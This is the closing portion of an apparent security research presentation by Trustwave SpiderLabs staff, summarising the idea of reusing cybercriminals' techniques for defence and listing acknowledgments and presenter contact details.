- In addition to fighting cybercriminals' techniques, security vendors can also leverage them in some cases for better protection
- Algorithms from one cyber gang can be used to protect against malware from another gang
- It is an iterative process
- More research is welcomed
  - Identifying other similar scenarios
  - Considering the ethical and legal aspects of this concept

Acknowledgments

- We would like to thank fellow SpiderLabs Researchers who helped with developing the demos
  - Daniel Chechik
  - Felipe Zimmerle Costa

Q&A

- Ryan Barnett rbarnett@trustwave.com
- Ziv Mador zmador@trustwave.com